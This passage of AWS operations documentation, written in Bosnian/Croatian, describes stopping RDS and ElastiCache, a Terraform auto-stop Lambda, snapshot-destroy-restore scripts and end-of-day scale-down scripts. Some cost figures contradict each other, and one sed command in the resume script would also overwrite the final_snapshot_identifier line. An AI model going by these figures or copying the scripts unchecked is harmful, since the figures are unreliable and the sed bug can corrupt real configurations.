AWS RDS Stop zaustavlja database engine. Instance ostaje u AWS-u sa svim podacima. Dok je stopped: - Podaci su sigurni (EBS volume ne briše se) - Endpoint ostaje isti (DNS se ne mijenja) - Naplaćuje se samo storage - Instance se **automatski starta nakon 7 dana** — AWS ograničenje, ne može se promijeniti

Stop RDS Instance

```
# Stop RDS
aws rds stop-db-instance \
  --db-instance-identifier project-a-prod

# Provjeri status (asinkrona operacija, traje 1-2 minute)
echo "Waiting for RDS to stop..."
aws rds wait db-instance-stopped \
  --db-instance-identifier project-a-prod

echo "RDS status:"
aws rds describe-db-instances \
  --db-instance-identifier project-a-prod \
  --query 'DBInstances[0].{Status:DBInstanceStatus,Class:DBInstanceClass}' \
  --output table

echo "Billing: only storage (~\$2.30/mj for 20GB gp3)"
```

Stop ElastiCache (Redis)

```
# ElastiCache Serverless – ne podržava stop, moraš delete/create
# ElastiCache Cluster Mode (Replication Group) – podržava stop od 2023
aws elasticache stop-replication-group \
  --replication-group-id project-a-prod

# Provjeri status
aws elasticache describe-replication-groups \
  --replication-group-id project-a-prod \
  --query 'ReplicationGroups[0].Status' \
  --output text
```

Start RDS Instance

```
# Start RDS
aws rds start-db-instance \
  --db-instance-identifier project-a-prod

echo "Waiting for RDS to be available (3-5 minutes)..."
aws rds wait db-instance-available \
  --db-instance-identifier project-a-prod

echo "RDS endpoint:"
aws rds describe-db-instances \
  --db-instance-identifier project-a-prod \
  --query 'DBInstances[0].Endpoint.Address' \
  --output text

# Start ElastiCache
aws elasticache start-replication-group \
  --replication-group-id project-a-prod
```

Kriticno: AWS 7-Dnevni Limit

Problem: AWS automatski starta stopped RDS instance nakon 7 dana. Ako te zanimaju troškovi, ovo ti uništi plan jer instance počinje koštati opet.

Rješenje: Lambda koja re-stopuje RDS svakih 6 dana (prije AWS 7-dnevnog limita).

Terraform: Auto-Stop Lambda

```
# terraform/modules/rds/auto-stop.tf

locals {
  lambda_function_name = "project-a-${var.env}-rds-auto-stop"
}

# — IAM Role za Lambda —————
resource "aws_iam_role" "lambda_rds_stop" {
  name = "project-a-${var.env}-lambda-rds-stop"

  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Action    = "sts:AssumeRole"
      Effect    = "Allow"
      Principal = { Service = "lambda.amazonaws.com" }
    }]
  })
}

resource "aws_iam_role_policy" "lambda_rds_stop" {
  name = "rds-stop-policy"
  role = aws_iam_role.lambda_rds_stop.id

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Effect    = "Allow"
        Action    = ["rds:StopDBInstance", "rds:DescribeDBInstances"]
        Resource  = "arn:aws:rds:${var.region}:${data.aws_caller_identity.current.account_id}:db:${var.db_instance_id}"
      },
      {
        Effect    = "Allow"
        Action    = ["logs:CreateLogGroup", "logs:CreateLogStream", "logs:PutLogEvents"]
        Resource  = "arn:aws:logs:*:*:*"
      }
    ]
  })
}

data "aws_caller_identity" "current" {}

# — Lambda source code —————
data "archive_file" "rds_stop_lambda" {
  type      = "zip"
  output_path = "/tmp/rds_stop_${var.env}.zip"

  source {
    content = <<-PYTHON
import boto3
import os
import logging

logger = logging.getLogger()
logger.setLevel(logging.INFO)

def handler(event, context):
    rds = boto3.client('rds')
    instance_id = os.environ['DB_INSTANCE_ID']

    try:
        response = rds.describe_db_instances(DBInstanceIdentifier=instance_id)
        status = response['DBInstances'][0]['DBInstanceStatus']
        logger.info(f"Current status of {instance_id}: {status}")
    
```

```

        if status == 'available':
            rds.stop_db_instance(DBInstanceIdentifier=instance_id)
            logger.info(f"Stopped {instance_id}")
            return {'status': 'stopped', 'instance': instance_id}
        elif status == 'stopped':
            logger.info(f"{instance_id} is already stopped")
            return {'status': 'already_stopped', 'instance': instance_id}
        else:
            logger.warning(f"{instance_id} is in state {status}, cannot stop now")
            return {'status': 'skipped', 'instance': instance_id, 'reason': status}

    except Exception as e:
        logger.error(f"Error stopping {instance_id}: {str(e)}")
        raise

PYTHON
    filename = "index.py"
}
}

# — Lambda Function —————
resource "aws_lambda_function" "rds_stop" {
    function_name = local.lambda_function_name
    runtime       = "python3.12"
    handler       = "index.handler"
    role          = aws_iam_role.lambda_rds_stop.arn
    filename      = data.archive_file.rds_stop_lambda.output_path
    timeout       = 30

    source_code_hash = data.archive_file.rds_stop_lambda.output_base64sha256

    environment {
        variables = {
            DB_INSTANCE_ID = var.db_instance_id
        }
    }

    tags = {
        Environment = var.env
        Project     = "project-a"
    }
}

# — CloudWatch Event Rule (svaki 6 dana) —————
resource "aws_cloudwatch_event_rule" "rds_auto_stop" {
    name                = "project-a-${var.env}-rds-auto-stop"
    description         = "Re-stop RDS before AWS 7-day auto-start limit"
    schedule_expression = "rate(6 days)"

    tags = {
        Environment = var.env
        Project     = "project-a"
    }
}

resource "aws_cloudwatch_event_target" "rds_stop" {
    rule = aws_cloudwatch_event_rule.rds_auto_stop.name
    arn  = aws_lambda_function.rds_stop.arn
}

resource "aws_lambda_permission" "allow_cloudwatch_rds_stop" {
    statement_id = "AllowCloudWatchInvoke"
    action       = "lambda:InvokeFunction"
    function_name = aws_lambda_function.rds_stop.function_name
    principal    = "events.amazonaws.com"
    source_arn   = aws_cloudwatch_event_rule.rds_auto_stop.arn
}

```

```
# — CloudWatch Log Group —
resource "aws_cloudwatch_log_group" "lambda_rds_stop" {
  name           = "/aws/lambda/${local.lambda_function_name}"
  retention_in_days = 14

  tags = {
    Environment = var.env
    Project     = "project-a"
  }
}
```

Varijable za modul

```
# terraform/modules/rds/variables.tf (dodaj ove)
variable "db_instance_id" {
  type        = string
  description = "RDS instance identifier"
}

variable "env" {
  type        = string
  description = "Environment name (dev/staging/prod)"
}

variable "region" {
  type        = string
  default     = "eu-west-1"
}
```

Troškovi: Šta se plaća dok je RDS stopped

RDS stopped (gp3 20GB):
 $\$0.115/\text{GB/mj} \times 20\text{GB} = \$2.30/\text{mj} = \$0.08/\text{dan}$

RDS stopped (gp3 100GB):
 $\$0.115/\text{GB/mj} \times 100\text{GB} = \$11.50/\text{mj} = \$0.38/\text{dan}$

ElastiCache stopped (cache.t3.micro):
 $\$0/\text{dan}$ (Redis cluster billing ne naplaćuje storage zasebno)

Lambda auto-stop (6× pozivanja/mj):
 Praktično $\$0$ (u Free Tier zauvijek)

Šta NE zastaviš, a skupo je

EKS Control Plane: $\$0.10/\text{h} = \$72/\text{mj}$ ← SKUPO
 EKS Nodes (2× t3.medium): $\$0.047 \times 2 = \$0.094/\text{h} = \$67/\text{mj}$ ← SKUPO
 NAT Gateway: $\$0.045/\text{h} = \$32/\text{mj}$ ← SKUPO

Ukupno compute bez compute: $\sim \$2.30/\text{mj}$ (samo RDS storage)
 Ukupno sa compute upaljenim: $\sim \$173/\text{mj}$ ← predrago za "pauzu"

Zaključak: RDS Stop ima smisao SAMO ako istovremeno uništiš compute resurse. Vidjeti [04-snapshot-destroy-restore.md](#) i [05-compute-only-destroy.md](#).

Ručna Provjera RDS Statusa

```
# Brza provjera statusa
aws rds describe-db-instances \
  --query 'DBInstances[*].[DBInstanceIdentifier,DBInstanceStatus,DBInstanceClass]' \
  --output table

# Detalji jedne instance
aws rds describe-db-instances \
  --db-instance-identifier project-a-prod \
  --query 'DBInstances[0].{
    Status:DBInstanceStatus,
    Class:DBInstanceClass,
    Engine:Engine,
    EngineVersion:EngineVersion,
    Endpoint:Endpoint.Address,
    AllocatedStorage:AllocatedStorage,
    StorageType:StorageType
  }' \
  --output table
```

Source: 09-shutdown-i-resume/04-snapshot-destroy-restore.md

04 — Snapshot + Destroy + Restore

Kada koristiti: Produkcijско окруženje, duža pauza (sedmica, mjesec). Potpuno \$0 osim snapshot storage-a (~\$0.46/mj za 20GB).

Princip

```
PAUSE:
1. RDS snapshot (podaci su sigurni)
2. Helm uninstall (K8s resursi, ALB)
3. terraform destroy (sva infrastruktura)
→ Trošak: $0/h

RESUME:
1. terraform apply sa snapshot_identifier
2. Helm install (K8s resursi, ALB)
3. App radi sa svim podacima
→ Trošak: normalan
```

Terraform: Podrška za Snapshot Restore

Modul: RDS sa snapshot podrškom

```
# terraform/modules/rds/variables.tf
variable "snapshot_identifier" {
  type      = string
  default   = ""
  description = "RDS snapshot identifier. Empty = create fresh DB. Non-empty = restore from snapshot."
}

variable "db_name" {
  type      = string
  description = "Database name. Ignored when restoring from snapshot."
}

variable "db_username" {
  type      = string
  description = "Master username"
}

variable "db_password" {
  type      = string
  sensitive = true
  description = "Master password. When restoring from snapshot, this RESETS the password."
}

variable "db_instance_class" {
  type      = string
  default   = "db.t3.micro"
}

variable "allocated_storage" {
  type      = number
  default   = 20
}

variable "skip_final_snapshot" {
  type      = bool
  default   = false
  description = "Set true for dev/staging. Never true for prod."
}

variable "final_snapshot_identifier" {
  type      = string
  default   = ""
  description = "Identifier for final snapshot on destroy. Required if skip_final_snapshot = false."
}
```

```

# terraform/modules/rds/main.tf
resource "aws_db_instance" "main" {
  identifier = "project-a-${var.env}"

  # Engine
  engine      = "mysql"
  engine_version = "8.0"
  instance_class = var.db_instance_class

  # Storage
  allocated_storage      = var.allocated_storage
  max_allocated_storage = var.allocated_storage * 3
  storage_type           = "gp3"
  storage_encrypted      = true

  # Credentials
  db_name = var.snapshot_identifier == "" ? var.db_name : null
  username = var.db_username
  password = var.db_password

  # Snapshot restore:
  # Ako je snapshot_identifier popunjen, RDS kreira instancu sa podacima iz snapshot-a.
  # db_name se ignorira (preuzima se iz snapshot-a).
  # password se primjenjuje na master usera – ovo je jedini način da reset-uješ password
  # koji je bio u snapshot-u.
  snapshot_identifier = var.snapshot_identifier != "" ? var.snapshot_identifier : null

  # Network
  db_subnet_group_name = aws_db_subnet_group.main.name
  vpc_security_group_ids = [aws_security_group.rds.id]
  publicly_accessible    = false

  # Backup
  backup_retention_period = var.env == "prod" ? 7 : 1
  backup_window           = "03:00-04:00"
  maintenance_window      = "sun:04:00-sun:05:00"

  # Destroy behaviour
  skip_final_snapshot      = var.skip_final_snapshot
  final_snapshot_identifier = var.skip_final_snapshot ? null : coalesce(
    var.final_snapshot_identifier,
    "project-a-${var.env}-final-${formatdate("YYYYMMDDhhmm", timestamp())}"
  )
  delete_automated_backups = var.env != "prod"

  # Performance Insights (gratis za db.t3.micro)
  performance_insights_enabled = false

  tags = {
    Environment = var.env
    Project     = "project-a"
  }

  lifecycle {
    # Sprečava da Terraform pokušava promijeniti snapshot_identifier na prazno
    # nakon što je restore završen – inače bi to triggerovalo replace.
    ignore_changes = [snapshot_identifier]
  }
}

resource "aws_db_subnet_group" "main" {
  name      = "project-a-${var.env}"
  subnet_ids = var.private_subnet_ids

  tags = {
    Environment = var.env
  }
}

```

```
Project      = "project-a"
}
}
```

Tfvars primjer

```
# terraform/envs/prod/prod.tfvars

# — Normalno kreiranje —————
snapshot_identifier = ""
db_name              = "projecta"
db_username          = "admin"
# db_password je u Secrets Manager / environment varijabli, ne ovdje

# — Restore iz snapshota —————
# snapshot_identifier = "project-a-prod-20240315-2200"
# db_name se ignorira pri restore-u
# db_username ostaje isti (preuzima se iz snapshot-a)
# db_password RESETUJE password na master useru

# — Destroy settings —————
skip_final_snapshot    = false
final_snapshot_identifier = "" # Prazno = auto-generiše ime

# — Dev/Staging (brzi destroy) —————
# skip_final_snapshot = true
```



```
#!/bin/bash
# scripts/prod-pause.sh

set -euo pipefail

ENV="prod"
REGION="eu-west-1"
SNAPSHOT_ID="project-a-prod-$(date +%Y%m%d-%H%M)"
SNAPSHOT_FILE=".last-prod-snapshot"

echo "=== PROD PAUSE WORKFLOW ==="
echo "Snapshot ID: $SNAPSHOT_ID"
echo ""

# — KORAK 1: Provjeri da je app zdrava prije snapshot-a —————
echo "[1/6] Pre-pause health check..."
if kubectl cluster-info &>/dev/null; then
    RUNNING=$(kubectl get pods -n "project-a-$ENV" \
        --field-selector=status.phase=Running \
        --no-headers 2>/dev/null | wc -l)
    echo "    Running pods: $RUNNING"
    [ "$RUNNING" -eq 0 ] && echo "    WARNING: No running pods" || echo "    ✓ Pods OK"
else
    echo "    WARNING: K8s not accessible, skipping pod check"
fi

# — KORAK 2: RDS Snapshot —————
echo "[2/6] Creating RDS snapshot..."
aws rds create-db-snapshot \
    --db-instance-identifier "project-a-$ENV" \
    --db-snapshot-identifier "$SNAPSHOT_ID" \
    --tags Key=Environment,Value=$ENV Key=Project,Value=project-a \
    --output table

echo "    Waiting for snapshot to complete (5-15 minutes)..."
aws rds wait db-snapshot-completed \
    --db-snapshot-identifier "$SNAPSHOT_ID"

SNAPSHOT_SIZE=$(aws rds describe-db-snapshots \
    --db-snapshot-identifier "$SNAPSHOT_ID" \
    --query 'DBSnapshots[0].AllocatedStorage' \
    --output text)
echo "    ✓ Snapshot created: $SNAPSHOT_ID (${SNAPSHOT_SIZE}GB)"

# — KORAK 3: Spremi snapshot ID —————
echo "[3/6] Saving snapshot ID..."
echo "$SNAPSHOT_ID" > "$SNAPSHOT_FILE"

if git rev-parse --is-inside-work-tree &>/dev/null; then
    git add "$SNAPSHOT_FILE"
    git commit -m "ops: save prod snapshot $SNAPSHOT_ID"
    git push origin main
    echo "    ✓ Snapshot ID committed to git"
else
    echo "    ✓ Snapshot ID saved to $SNAPSHOT_FILE"
    echo "    WARNING: Not in git repo – backup this file manually"
fi

# — KORAK 4: Helm uninstall —————
echo "[4/6] Uninstalling Helm releases..."
if kubectl cluster-info &>/dev/null; then
    helm uninstall project-a -n "project-a-$ENV" 2>/dev/null && echo "    ✓ project-a" || echo "    - project-a not found"
    helm uninstall monitoring -n monitoring 2>/dev/null && echo "    ✓ monitoring" || echo "    - monitoring not found"
    helm uninstall aws-load-balancer-controller -n kube-system 2>/dev/null && echo "    ✓ alb-controller"
```

```

|| echo " - alb-controller not found"

echo " Waiting for ALB deletion (up to 2 minutes)..."
for i in $(seq 1 8); do
    ALB_COUNT=$(aws elbv2 describe-load-balancers \
        --query "length(LoadBalancers[?contains(LoadBalancerName,'project-a')])" \
        --output text 2>/dev/null || echo "0")
    [ "$ALB_COUNT" = "0" ] && echo " ✓ ALB deleted" && break
    [ "$i" = "8" ] && echo " WARNING: ALB still active, proceeding anyway"
    sleep 15
done
else
    echo " WARNING: K8s not accessible, skipping Helm uninstall"
fi

# — KORAK 5: Terraform destroy —————
echo "[5/6] Destroying infrastructure..."
cd "terraform/envs/$ENV"
terraform init -input=false -no-color 2>&1 | tail -3
terraform destroy -var-file=$ENV.tfvars -auto-approve -no-color
echo " ✓ Terraform destroy completed"

# — KORAK 6: Verifikacija —————
echo "[6/6] Verifying..."

EKS_EXISTS=$(aws eks list-clusters \
    --query "clusters[?contains(@,'project-a-$ENV')]" \
    --output text 2>/dev/null)
[ -n "$EKS_EXISTS" ] && echo " WARNING: EKS still exists" || echo " ✓ EKS deleted"

VPC_EXISTS=$(aws ec2 describe-vpcs \
    --filters "Name=tag:Environment,Values=$ENV" \
    --query 'Vpcs[*].VpcId' \
    --output text 2>/dev/null)
[ -n "$VPC_EXISTS" ] && echo " WARNING: VPC still exists: $VPC_EXISTS" || echo " ✓ VPC deleted"

echo ""
echo "=== PROD PAUSED ==="
echo "Snapshot: $SNAPSHOT_ID"
SNAPSHOT_COST=$(echo "scale=2; $SNAPSHOT_SIZE * 0.023" | bc 2>/dev/null || echo "~\$0.46")
echo "Monthly cost: \$$SNAPSHOT_COST (snapshot storage)"
echo ""
echo "To resume: bash scripts/prod-resume.sh $SNAPSHOT_ID"
echo " or: bash scripts/prod-resume.sh (reads from $SNAPSHOT_FILE)"

```



```
#!/bin/bash
# scripts/prod-resume.sh
# Koristi se: bash scripts/prod-resume.sh [SNAPSHOT_ID]

set -euo pipefail

ENV="prod"
REGION="eu-west-1"
SNAPSHOT_FILE=".last-prod-snapshot"

# Odredi snapshot ID
SNAPSHOT_ID=${1:-}
if [ -z "$SNAPSHOT_ID" ]; then
    if [ -f "$SNAPSHOT_FILE" ]; then
        SNAPSHOT_ID=$(cat "$SNAPSHOT_FILE")
        echo "Using snapshot from $SNAPSHOT_FILE: $SNAPSHOT_ID"
    else
        echo "ERROR: No snapshot ID provided and $SNAPSHOT_FILE not found."
        echo "Usage: $0 project-a-prod-20240315-2200"
        echo ""
        echo "Available snapshots:"
        aws rds describe-db-snapshots \
            --query "DBSnapshots[?contains(DBSnapshotIdentifier,'project-a-prod')].\
{ID:DBSnapshotIdentifier,Date:SnapshotCreateTime,Size:AllocatedStorage}" \
            --output table
        exit 1
    fi
fi

# Provjeri da snapshot postoji
echo "Verifying snapshot: $SNAPSHOT_ID"
SNAP_STATUS=$(aws rds describe-db-snapshots \
    --db-snapshot-identifier "$SNAPSHOT_ID" \
    --query 'DBSnapshots[0].Status' \
    --output text 2>/dev/null || echo "not-found")

if [ "$SNAP_STATUS" != "available" ]; then
    echo "ERROR: Snapshot '$SNAPSHOT_ID' not found or status is '$SNAP_STATUS'"
    exit 1
fi
echo " ✓ Snapshot available"

echo ""
echo "=== PROD RESUME ==="
echo "Restoring from: $SNAPSHOT_ID"

# — KORAK 1: Postavi snapshot_identifier u tfvars —————
echo "[1/7] Setting snapshot_identifier in tfvars..."
TFVARS="terraform/envs/$ENV/$ENV.tfvars"

# Backup tfvars
cp "$TFVARS" "$TFVARS.bak"

# Postavi snapshot identifier
sed -i.tmp "s|snapshot_identifier.*.*|snapshot_identifier = \"$SNAPSHOT_ID\"|" "$TFVARS"
rm -f "$TFVARS.tmp"

grep "snapshot_identifier" "$TFVARS"
echo " ✓ tfvars updated"

# — KORAK 2: Terraform apply —————
echo "[2/7] Applying Terraform (restore from snapshot)..."
cd "terraform/envs/$ENV"
terraform init -input=false -no-color 2>&1 | tail -3
terraform apply -var-file=$ENV.tfvars -auto-approve -no-color
echo " ✓ Infrastructure created"
```

```

# — KORAK 3: Kubeconfig —————
echo "[3/7] Configuring kubectl..."
aws eks update-kubeconfig \
  --name "project-a-$ENV" \
  --region "$REGION" \
  --alias "$ENV"
kubectl config use-context "$ENV"
echo "  ✓ kubectl configured"

# — KORAK 4: ALB Controller —————
echo "[4/7] Installing AWS Load Balancer Controller..."
ALB_ROLE_ARN=$(terraform output -raw alb_controller_role_arn)

helm repo add eks https://aws.github.io/eks-charts 2>/dev/null || true
helm repo update eks

helm upgrade --install aws-load-balancer-controller eks/aws-load-balancer-controller \
  -n kube-system \
  --set clusterName="project-a-$ENV" \
  --set serviceAccount.create=true \
  --set "serviceAccount.annotations.eks\.amazonaws\.com/role-arn=$ALB_ROLE_ARN" \
  --wait --timeout=5m

echo "  ✓ ALB Controller installed"

# — KORAK 5: Deploy app sa posljednjim production tag-om —————
echo "[5/7] Deploying application..."

LAST_TAG=$(aws ecr describe-images \
  --repository-name "project-a/go-service" \
  --region "$REGION" \
  --query 'sort_by(imageDetails,&imagePushedAt)[-1].imageTags[0]' \
  --output text 2>/dev/null || echo "latest")

echo "  Using image tag: $LAST_TAG"

helm upgrade --install project-a ./helm/project-a \
  -n "project-a-$ENV" --create-namespace \
  -f "helm/project-a/values/$ENV.yaml" \
  --set image.tag="$LAST_TAG" \
  --wait --timeout=10m

echo "  ✓ Application deployed"

# — KORAK 6: Health check —————
echo "[6/7] Verifying deployment health..."

kubectl rollout status deployment/go-service -n "project-a-$ENV" --timeout=5m
kubectl rollout status deployment/php-service -n "project-a-$ENV" --timeout=5m

RUNNING=$(kubectl get pods -n "project-a-$ENV" \
  --field-selector=status.phase=Running \
  --no-headers | wc -l)
echo "  Running pods: $RUNNING"

# — KORAK 7: Obrisiti snapshot_identifier iz tfvars —————
echo "[7/7] Cleaning up tfvars..."
cd - > /dev/null
sed -i.tmp 's|snapshot_identifier.*=.*|snapshot_identifier = ""|' "$TFVARS"
rm -f "$TFVARS.tmp" "$TFVARS.bak"
echo "  ✓ snapshot_identifier cleared (next apply creates fresh DB)"

# Finalni URL output
echo ""
bash scripts/get-urls.sh "$ENV"
echo ""

```

```
echo "=== RESUME COMPLETE ==="
echo "All data restored from snapshot: $SNAPSHOT_ID"
```

Snapshot Upravljanje

```
# Lista svih snapshota za project-a
aws rds describe-db-snapshots \
  --query "DBSnapshots[?contains(DBSnapshotIdentifier,'project-a')].{
    ID:DBSnapshotIdentifier,
    Date:SnapshotCreateTime,
    Status:Status,
    SizeGB:AllocatedStorage
  }" \
  --output table

# Obrisi stari snapshot (uštedjeti novac)
aws rds delete-db-snapshot \
  --db-snapshot-identifier project-a-prod-20240115-1800

# Troškovi snapshota
# $0.023/GB/mj za svaki GB koji PRELAZI veličinu baze
# Ako baza ima 20GB, snapshot od 20GB = ~$0.46/mj
# Ako čuvaš 3 snapshot-a od 20GB = ~$1.38/mj

# Preporučeno: čuvaj samo zadnja 2 snapshot-a
aws rds describe-db-snapshots \
  --query "sort_by(DBSnapshots[?contains(DBSnapshotIdentifier,'project-a-prod')],&SnapshotCreateTime)
[*].DBSnapshotIdentifier" \
  --output text
# Obrisi sve osim posljednja 2
```

Source: [09-shutdown-i-resume/05-compute-only-destroy.md](#)

05 — Compute-Only Destroy (Dnevna Pauza)

Kada koristiti: Dnevna pauza na kraju radnog dana za tim koji radi svaki dan. Uštednja ~\$4/dan po environmentu. Resume za 8–10 minuta.

Analiza: Šta je skupo, šta je jeftino

SKUPO — uništi svako veće:

EKS Node Group (2× t3.medium):	\$0.094/h = \$2.26/dan (24h) = \$67/mj
NAT Gateway:	\$0.045/h = \$1.08/dan (24h) = \$32/mj
ALB (automatski uz Ingress):	\$0.022/h = \$0.53/dan (24h) = \$16/mj

Ukupno compute: ~\$3.87/dan = ~\$115/mj

JEFTINO — ostavi ili zaustavi:

RDS stopped (db.t3.micro, 20GB):	\$0.003/dan storage = \$0.08/mj
ElastiCache (cache.t3.micro):	\$0.017/h → ostavi running (jeftino)
VPC + Subnets:	\$0
Security Groups:	\$0
Route53 records:	\$0.40/mj ukupno
EKS Control Plane:	\$0.10/h = \$2.40/dan ← debata ispod

UŠTEDNJA po danu pauze (8h odsustva):

Bez nodova i NAT:	~\$1.14/8h = ~\$4.10/dan × radnih dana
Uštednja (radni vikend):	~\$7.74 × 2 dana = ~\$15.50/vikend
Uštednja (godišnje, 250 radnih):	~\$1.025/godišnje po environmentu

EKS Control Plane: Destroy vs Zadrži

Zadrži control plane (brži resume):

Trošak: \$72/mj stalno

Resume: 5-8 minuta (samo nodovi + NAT + ALB)

Destroy control plane (jeftiniji):

Trošak: $\$72 \times (\text{aktivni dani} / \text{ukupni dani}) \approx \$22/\text{mj}$ pri 5-dnevnoj radnoj sedmici

Resume: 12-15 minuta (EKS + nodovi + NAT + ALB)

Preporuka za tim: Zadrži control plane (brži resume, lakše upravljanje)

Preporuka za jednog developera: Destroy sve (jeftinije)

```
#!/bin/bash
# scripts/eod-pause.sh
# End of Day Pause – scale down compute, stop RDS, delete NAT
# Koristi se: bash scripts/eod-pause.sh [ENV]

set -euo pipefail

ENV=${1:-dev}
CLUSTER_NAME="project-a-$ENV"
NODEGROUP_NAME="project-a-$ENV-nodes"
DB_ID="project-a-$ENV"
REGION="eu-west-1"

echo "=== EOD PAUSE: $ENV ==="
echo "Time: $(date)"
echo ""

# — KORAK 1: Scale down EKS nodes —————
echo "[1/4] Scaling down EKS nodes to 0..."

aws eks update-nodegroup-config \
  --cluster-name "$CLUSTER_NAME" \
  --nodegroup-name "$NODEGROUP_NAME" \
  --scaling-config minSize=0,maxSize=3,desiredSize=0 \
  --region "$REGION"

echo "  Waiting for nodes to be terminated (2-5 min)..."

# Čekaj da desired dostigne 0 (not waiting for nodegroup-active jer to ostaje active)
WAIT_SECS=0
MAX_WAIT=300

while true; do
  CURRENT=$(aws ec2 describe-instances \
    --filters \
      "Name=tag:kubernetes.io/cluster/$CLUSTER_NAME,Values=owned" \
      "Name=instance-state-name,Values=running,pending,stopped" \
    --query 'length(Reservations[*].Instances[*])' \
    --output text 2>/dev/null || echo "0")

  [ "$CURRENT" = "0" ] && echo "  ✓ All nodes terminated" && break

  if [ "$WAIT_SECS" -ge "$MAX_WAIT" ]; then
    echo "  WARNING: Nodes still running after ${MAX_WAIT}s. Proceeding."
    break
  fi

  echo "  Nodes still running: $CURRENT. Waiting... (${WAIT_SECS}s/${MAX_WAIT}s)"
  sleep 20
  WAIT_SECS=$((WAIT_SECS + 20))
done

# — KORAK 2: Stop RDS —————
echo "[2/4] Stopping RDS..."

DB_STATUS=$(aws rds describe-db-instances \
  --db-instance-identifier "$DB_ID" \
  --query 'DBInstances[0].DBInstanceStatus' \
  --output text 2>/dev/null || echo "not-found")

if [ "$DB_STATUS" = "available" ]; then
  aws rds stop-db-instance --db-instance-identifier "$DB_ID" > /dev/null
  echo "  RDS stop initiated. (Will be confirmed in background)"
  echo "  ✓ RDS stopping"
elif [ "$DB_STATUS" = "stopped" ]; then
  echo "  - RDS already stopped"
```

```

elif [ "$DB_STATUS" = "not-found" ]; then
    echo " - RDS not found, skipping"
else
    echo " WARNING: RDS status is '$DB_STATUS', cannot stop now"
fi

# — KORAK 3: Delete NAT Gateway —————
echo "[3/4] Deleting NAT Gateway..."

NAT_ID=$(aws ec2 describe-nat-gateways \
    --filter \
        "Name=tag:Environment,Values=$ENV" \
        "Name=state,Values=available" \
    --query 'NatGateways[0].NatGatewayId' \
    --output text 2>/dev/null || echo "None")

if [ "$NAT_ID" = "None" ] || [ -z "$NAT_ID" ]; then
    echo " - NAT Gateway not found or already deleted"
else
    # Spremi Elastic IP za release
    EIP_ALLOC=$(aws ec2 describe-nat-gateways \
        --nat-gateway-ids "$NAT_ID" \
        --query 'NatGateways[0].NatGatewayAddresses[0].AllocationId' \
        --output text)

    aws ec2 delete-nat-gateway --nat-gateway-id "$NAT_ID" > /dev/null
    echo " Waiting for NAT Gateway deletion..."
    aws ec2 wait nat-gateway-deleted --nat-gateway-ids "$NAT_ID"

    # Release Elastic IP (otherwise $0.005/h = $3.60/mj za nekorišćen EIP)
    if [ -n "$EIP_ALLOC" ] && [ "$EIP_ALLOC" != "None" ]; then
        aws ec2 release-address --allocation-id "$EIP_ALLOC"
        echo " ✓ NAT Gateway deleted, Elastic IP released"
    else
        echo " ✓ NAT Gateway deleted"
    fi
fi

# — KORAK 4: Trošak estimate —————
echo "[4/4] Cost summary..."
echo ""
echo "=== EOD PAUSE COMPLETE: $ENV ==="
echo "Active (costing money):"
echo " EKS Control Plane: \$0.10/h = \$0.80 overnight (8h)"
echo " RDS storage (stopped): ~\$0.003/overnight"
echo ""
echo "Saved vs leaving up:"
echo " EKS Nodes (2×): \$0.094/h × 8h = \$0.75"
echo " NAT Gateway: \$0.045/h × 8h = \$0.36"
echo " ALB: \$0.022/h × 8h = \$0.18"
echo " Total saved: ~\$1.29 overnight, ~\$3.87 (full day)"
echo ""
echo "To resume tomorrow: bash scripts/morning-start.sh $ENV"

```



```
#!/bin/bash
# scripts/morning-start.sh
# Koristi se: bash scripts/morning-start.sh [ENV]

set -euo pipefail

ENV=${1:-dev}
CLUSTER_NAME="project-a-$ENV"
NODEGROUP_NAME="project-a-$ENV-nodes"
DB_ID="project-a-$ENV"
REGION="eu-west-1"

echo "=== MORNING START: $ENV ==="
echo "Time: $(date)"
echo ""

# ——— KORAK 1: Terraform apply za NAT i EIP ———
echo "[1/4] Recreating NAT Gateway and Elastic IP..."

cd "terraform/envs/$ENV"
terraform init -input=false -no-color 2>&1 | tail -3

terraform apply \
  -target=module.vpc.aws_eip.nat \
  -target=module.vpc.aws_nat_gateway.main \
  -target=module.vpc.aws_route.private_nat_gateway \
  -var-file=$ENV.tfvars \
  -auto-approve \
  -no-color

echo "  ✓ NAT Gateway created"
cd - > /dev/null

# ——— KORAK 2: Start RDS ———
echo "[2/4] Starting RDS..."

DB_STATUS=$(aws rds describe-db-instances \
  --db-instance-identifier "$DB_ID" \
  --query 'DBInstances[0].DBInstanceStatus' \
  --output text 2>/dev/null || echo "not-found")

if [ "$DB_STATUS" = "stopped" ]; then
  aws rds start-db-instance --db-instance-identifier "$DB_ID" > /dev/null
  echo "  Waiting for RDS to be available (3-5 min)..."
  aws rds wait db-instance-available --db-instance-identifier "$DB_ID"

  DB_ENDPOINT=$(aws rds describe-db-instances \
    --db-instance-identifier "$DB_ID" \
    --query 'DBInstances[0].Endpoint.Address' \
    --output text)
  echo "  ✓ RDS available: $DB_ENDPOINT"

elif [ "$DB_STATUS" = "available" ]; then
  echo "  - RDS already running"
else
  echo "  WARNING: RDS status is '$DB_STATUS'"
fi

# ——— KORAK 3: Scale up EKS nodes ———
echo "[3/4] Scaling up EKS nodes..."

aws eks update-nodegroup-config \
  --cluster-name "$CLUSTER_NAME" \
  --nodegroup-name "$NODEGROUP_NAME" \
  --scaling-config minSize=1,maxSize=3,desiredSize=2 \
  --region "$REGION"
```

```
echo "  Waiting for nodes to be Ready..."

# Čekaj da kubectl vidi nodove kao Ready
WAIT_SECS=0
MAX_WAIT=600

until kubectl wait nodes --all --for=condition=Ready --timeout=30s &>/dev/null; do
  if [ "$WAIT_SECS" -ge "$MAX_WAIT" ]; then
    echo "  WARNING: Nodes not ready after ${MAX_WAIT}s"
    kubectl get nodes
    break
  fi
  echo "  Waiting for nodes... (${WAIT_SECS}s/${MAX_WAIT}s)"
  sleep 30
  WAIT_SECS=$((WAIT_SECS + 30))
done

NODE_COUNT=$(kubectl get nodes --no-headers 2>/dev/null | grep -c " Ready " || echo "0")
echo "  ✓ Nodes ready: $NODE_COUNT"

# — KORAK 4: URL-ovi (ALB je ostao, Ingress resursi su ostali) —————
echo "[4/4] Fetching URLs..."
echo "  Note: ALB may need 1-2 minutes to pass health checks after nodes come up"
echo ""
bash scripts/get-urls.sh "$ENV"
echo ""
echo "=== MORNING START COMPLETE ==="
echo "Ready to work!"
```

Terraform Modul: Nodegrupa sa Scale-Down Podrškom

